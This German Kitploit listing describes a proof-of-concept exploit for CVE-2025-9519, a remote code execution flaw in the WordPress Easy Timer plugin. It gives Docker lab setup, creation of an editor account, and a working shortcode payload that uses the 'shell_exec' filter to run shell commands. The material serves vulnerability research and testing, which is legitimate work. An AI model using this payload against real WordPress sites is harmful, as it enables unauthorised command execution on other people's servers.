
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Poc-CVE-2025-9519 — Proof-of-Concept-Exploit für CVE-2025-9519, das Remote-Code-Ausführung im WordPress-Plugin Easy Timer über einen manipulierten Shortcode-Filter demonstriert, mit Docker-basierter Einrichtung. | Kitploit
Tools/GitHubGitHub/nimisha17/poc-cve-2025-9519
SchwachstellenanalyseExploitationWebanwendungs-ExploitationWebsicherheitPenetrationstests
GitHubnimisha17/poc-cve-2025-9519

Poc-CVE-2025-9519

Proof-of-Concept-Exploit für CVE-2025-9519, das Remote-Code-Ausführung im WordPress-Plugin Easy Timer über einen manipulierten Shortcode-Filter demonstriert, mit Docker-basierter Einrichtung.

Repository anzeigen
2130vor 1 JahrNoch nicht geprüft
Teilen

Easy Timer v4.2.1 -

Voraussetzungen

  • Docker Engine installiert
  • Docker Compose installiert

Siehe die offizielle Docker-Dokumentation für die Installation: Docker Engine Install

1. WordPress mit Docker starten

Führen Sie aus Ihrem Projektverzeichnis aus:

sudo docker-compose up -d
mkdir -p wp-content/plugins
cd wp-content/plugins

wget https://downloads.wordpress.org/plugin/easy-timer.4.2.1.zip
unzip easy-timer.4.2.1.zip

sudo docker compose restart wordpress

2. WordPress einrichten

  1. Navigieren Sie zu http://localhost:8000/
  2. Schließen Sie die WordPress-Einrichtung ab

  3. Navigieren Sie zu WordPress-Dashboard → Plugins → Easy Timer und klicken Sie auf Aktivieren. Screenshot from 2025-10-27 12-52-06
3. Neuen Benutzer mit Editor-Berechtigungen hinzufügen

Führen Sie aus Ihrem Projektverzeichnis den folgenden Befehl aus:

docker compose run --rm wpcli user create \
  editoruser [email protected] \
  --role=editor \
  --user_pass=P@ssw0rd!

(Hinweis: Ersetzen Sie dies durch Ihren gewünschten Benutzernamen, Ihre E-Mail-Adresse und Ihr Passwort!)

4. Beitrag erstellen

  1. Gehen Sie zu Beiträge → Neuen Beitrag hinzufügen


  2. Fügen Sie einen Shortcode-Block ein und geben Sie Folgendes ein:
[countdown date=2025/12/17-00:00:00 filter="shell_exec"]ls -l[/countdown]

  1. Klicken Sie auf Aktualisieren → Beitrag ansehen, um die Ausführung des Timers zu sehen.

⚠️ Hinweis: Stellen Sie sicher, dass Sie einen Shortcode-Block verwenden, keinen Absatz-Block, damit der Shortcode korrekt gerendert wird.
Screenshot from 2025-10-27 13-36-40

Glückwunsch, Sie haben RCE. image

Tipps zur Fehlerbehebung

  • Laufende Container prüfen:
sudo docker ps

Sie sollten in etwa Folgendes sehen:

Screenshot from 2025-10-27 12-51-08
  • Wenn Shortcodes nicht gerendert werden:

    1. Gehen Sie zu Design → Themes
    2. Aktivieren Sie Twenty Twenty-Three (oder ein anderes Standard-Theme).
  • Wenn die Navigation zu http://localhost:8000/ die Meldung Datenbank nicht verbunden anzeigt:

    1. Warten Sie ein oder zwei Minuten, bis die Datenbank die Einrichtung abgeschlossen hat.
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    315
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    303
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    285

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →